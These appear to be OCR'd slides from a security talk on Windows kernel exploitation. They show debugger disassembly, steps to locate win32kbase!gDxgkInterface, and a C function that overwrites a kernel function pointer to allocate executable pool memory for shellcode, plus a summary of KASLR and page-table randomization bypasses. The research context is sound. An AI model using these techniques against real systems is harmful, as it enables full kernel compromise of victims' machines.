


```
nt!KeCapturePersistentThreadState+0xc0:
fffff803`4c60e4d0 45894c90fc      mov     dword ptr [r8+rdx*4-4],r9d
fffff803`4c60e4d5 44890b          mov     dword ptr [rbx],r9d
fffff803`4c60e4d8 c7430444553634  mov     dword ptr [rbx+4],34365544h
fffff803`4c60e4df c7430cd73a0000  mov     dword ptr [rbx+0Ch],3AD7h
fffff803`4c60e4e6 c743080f000000  mov     dword ptr [rbx+8],0Fh
fffff803`4c60e4ed 498b86b8000000  mov     rax,qword ptr [r14+0B8h]
fffff803`4c60e4f4 488b4828        mov     rcx,qword ptr [rax+28h]
fffff803`4c60e4f8 48894b10        mov     qword ptr [rbx+10h],rcx
fffff803`4c60e4fc b9ffff0000      mov     ecx,0FFFFh
fffff803`4c60e501 488b05401b1f00  mov     rax,qword ptr [nt!MmPfnDatabase (fffff803`4c800048)]
fffff803`4c60e508 48894318        mov     qword ptr [rbx+18h],rax
fffff803`4c60e50c 488d058dc01500  lea     rax,[nt!PsLoadedModuleList (fffff803`4c76a5a0)]
```

- Get Win32kfull.sys base address
- Find win32kfull!DrvOcclusionStateChangeNotify
- Finally locate win32kbase!gDxgkInterface


Dynamic Kernel Memory

- Overwrite win32kbase!gDxgkInterface + 0x68 with nt!ExAllocatePoolWithTag



```
DWORD64 allocatePool(DWORD64 size, DWORD64 win32kfullBase, DWORD64 ntBase)
{
    DWORD64 gDxgkInterface = locategDxgkInterface(win32kfullBase);
    DWORD64 ExAllocatePoolWithTagAddr = ntBase + 0x27f390;
    writeQword(gDxgkInterface + 0x68, ExAllocatePoolWithTagAddr);
    DWORD64 poolAddr = NtGdiDdDDICreateAllocation(0, size, 0x41424344, 0x111);
    return poolAddr;
}
```

- Copy shellcode to allocated page
- Execute it by overwriting win32kbase!gDxgkInterface again


ALLOCATE EXECUTABLE KERNEL MEMORY
SUCCESS
imgflip.com

LET'S PRAY
TO THE DEMO
GODS
memegenerator.net

Summary

- Kernel read/write primitives can still be leveraged with Write-What-Where vulnerabilities
- Page Table randomization can be bypassed with ntoskrnl.exe information leak
- Device Independent Bitmap can be used to leak ntoskrnl.exe
- tagWND can be used to leak ntoskrnl.exe
- Possible to allocate RWX pool memory with ExAllocatePoolWithTag
- Code on GitHub shortly - https://github.com/MortenSchenk

Credits

- Alex Ionescu - https://recon.cx/2013/slides/Recon2013-Alex%20Ionescu-I%20got%2099%20problems%20but%20a%20kernel%20pointer%20ain%27t%20one.pdf
- Alex Ionescu - http://www.alex-ionescu.com/?p=231
- Diego Juarez - https://www.coresecurity.com/blog/abusing-gdi-for-ring0-exploit-primitives
- Yin Liang & Zhou Li - https://www.blackhat.com/docs/eu-16/materials/eu-16-Liang-Attacking-Windows-By-Windows.pdf
- Nicolas Economou - https://www.coresecurity.com/blog/getting-physical-extreme-abuse-of-intel-based-paging-systems-part-3-windows-hals-heap
- David Weston & Matt Miller - https://www.blackhat.com/docs/us-16/materials/us-16-Weston-Windows-10-Mitigation-Improvements.pdf